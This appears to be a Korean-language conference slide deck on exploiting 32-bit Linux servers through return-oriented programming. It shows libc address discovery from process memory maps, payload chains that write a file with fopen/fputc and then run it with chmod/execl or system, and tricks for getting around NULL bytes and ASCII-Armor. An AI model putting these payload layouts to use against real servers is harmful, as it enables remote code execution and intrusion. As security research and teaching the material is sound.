5번째 자리는 0xb7630101 주소 값이 메모리가 존재한다.
4번째 자리는 0xb7622101 주소 값이 메모리가 존재한다.

Fast searching libc location

```
$ cat /proc/17680/maps
08048000-0804a000 r-xp 00000000 fd:01 266405     /home/wh1ant/server/server
0804a000-0804b000 r--p 00001000 fd:01 266405     /home/wh1ant/server/server
0804b000-0804c000 rw-p 00002000 fd:01 266405     /home/wh1ant/server/server
b7622000-b7623000 rw-p 00000000 00:00 0
b7623000-b77d3000 r-xp 00000000 fd:01 1861       /usr/lib/libc-2.16.so
b77d3000-b77d5000 r--p 001b0000 fd:01 1861       /usr/lib/libc-2.16.so
b77d5000-b77d6000 rw-p 001b2000 fd:01 1861       /usr/lib/libc-2.16.so
b77d6000-b77d9000 rw-p 00000000 00:00 0
b77dd000-b77df000 rw-p 00000000 00:00 0
b77df000-b77e0000 r-xp 00000000 00:00 0          [vdso]
b77e0000-b77ff000 r-xp 00000000 fd:01 1854       /usr/lib/ld-2.16.so
b77ff000-b7800000 r--p 0001e000 fd:01 1854       /usr/lib/ld-2.16.so
b7800000-b7801000 rw-p 0001f000 fd:01 1854       /usr/lib/ld-2.16.so
bf893000-bf8b4000 rw-p 00000000 00:00 0          [stack]
```

Memory access functions

int puts(const char *s);

size_t strlen(const char *s);

int atoi(const char *nptr);

int strcmp(const char *s1, const char *s2);

int printf(const char *format, ...);

int sprintf(char *str, const char *format, ...);

Payload review

1. libc 주소를 찾는다.

[&puts()] [&repeat code] [&exist libc]

2. 파일 포인터를 찾는다.

[&malloc()] [pop*1] [0xffffffff]
[&fopen()] [pop*2] [&"filename"] [&"w"]
[&fclose()] [&repeat code] [&file pointer]

3. 파일을 쓴다.

[&malloc()] [pop*1] [0xffffffff]
[&fopen()] [pop*2] [&"filename"] [&"a"]
[&fputc()] [&exit()] [0xffffff41] [&file pointer]

Payload review

4. 파일 퍼미션을 수정하고 실행한다.

[&chmod()] [pop*2] [&"log/log_%Y%m%d.log"] [0xfffff1ff]
[&execl()] [&exit()] [&"log/log_%Y%m%d.log"] [&"log/log_%Y%m%d.log“]

하지만… NULL 바이트 우회할 때는 system() 함수!

demo

demo2

ASCII-Armor 에서 libc를 찾을 경우

[&puts()] [dummy] [0x00049cf0]

0x00049cf0 => \xf0\x9c\x04\x00

Payload 분할하여 공격

big_buf[128]	←	payload1	**add esp 0x118**
user_email[50]	←	payload2	**add esp 0x48**
user_name[50]	←	payload3	

High address

ret 0x50 ???

Payload

NULL을 우회하여 binary 파일 생성은?

[&fprintf()] [dummy] [file pointer] [&"%c"] [0x00]

0xffffff00 => \x00\xff\xff\xff

Server type

fork() 서버, xinetd 서버
멀티플렉싱 서버, 쓰레드 서버

libc를 찾을 필요가 없을 경우 PLT (Procedure Linkage Table) 함수만 사용해야 한다.

malloc()
fopen()
fputc() (fprintf(), “%c”)
chmod() (존재할 확률이 많이 낮다.)
system()

```
root@superubuntu:/usr/local/mysql/bin# readelf -r mysql | grep " malloc"
0808517c  00005d07 R_386_JUMP_SLOT   00000000   malloc
root@superubuntu:/usr/local/mysql/bin# readelf -r mysql | grep fopen64
08085128  00004807 R_386_JUMP_SLOT   00000000   fopen64
root@superubuntu:/usr/local/mysql/bin# readelf -r mysql | grep fputc
08085294  0000a307 R_386_JUMP_SLOT   00000000   fputc
root@superubuntu:/usr/local/mysql/bin# readelf -r mysql | grep system
0808518c  00006107 R_386_JUMP_SLOT   00000000   system
root@superubuntu:/usr/local/mysql/bin#
```

Permission

권한 문제 해결

open()
creat()

```
root@superubuntu:/usr/local/mysql/bin# strings mysql | grep "sh "
DELIMITER cannot contain a backslash character
No automatic rehashing. One has to use 'rehash' to get table and field completion.
ions deprecated; use --disable-auto-rehash instead.
Flush buffer after each query.
Tty flush output characters
root@superubuntu:/usr/local/mysql/bin#
```

“character” 문자열로 파일 생성 후
“sh character” 문자열로 파일을 실행한다.

Warning!

$ cat /proc/17680/maps
08048000-0804a000 r-xp 00000000 fd:01 266405 /home/wh1ant/server/server
0804a000-0804b000 r--p 00001000 fd:01 266405 /home/wh1ant/server/server
0804b000-0804c000 rw-p 00002000 fd:01 266405 /home/wh1ant/server/server
b7622000-b7623000 rw-p 00000000 00:00 0
b7623000-b77d3000 r-xp 00000000 fd:01 1861 /usr/lib/libc-2.16.so
b77d3000-b77d5000 r--p 001b0000 fd:01 1861 /usr/lib/libc-2.16.so
b77d5000-b77d6000 rw-p 001b2000 fd:01 1861 /usr/lib/libc-2.16.so
b77d6000-b77d9000 rw-p 00000000 00:00 0
b77dd000-b77df000 rw-p 00000000 00:00 0
b77df000-b77e0000 r-xp 00000000 00:00 0 [vdso]
b77e0000-b77ff000 r-xp 00000000 fd:01 1854 /usr/lib/ld-2.16.so
b77ff000-b7800000 r--p 0001e000 fd:01 1854 /usr/lib/ld-2.16.so
b7800000-**b7801000** rw-p 0001f000 fd:01 1854 /usr/lib/ld-2.16.so
bf893000-bf8b4000 rw-p 00000000 00:00 0 [stack]

mm_struct -> vm_area_struct -> mm_base

0xb7801000 주소 저장

wh1ant.kr
wh1ant.sh@gmail.com
http://youtu.be/LsgI-SALQJY

감사합니다!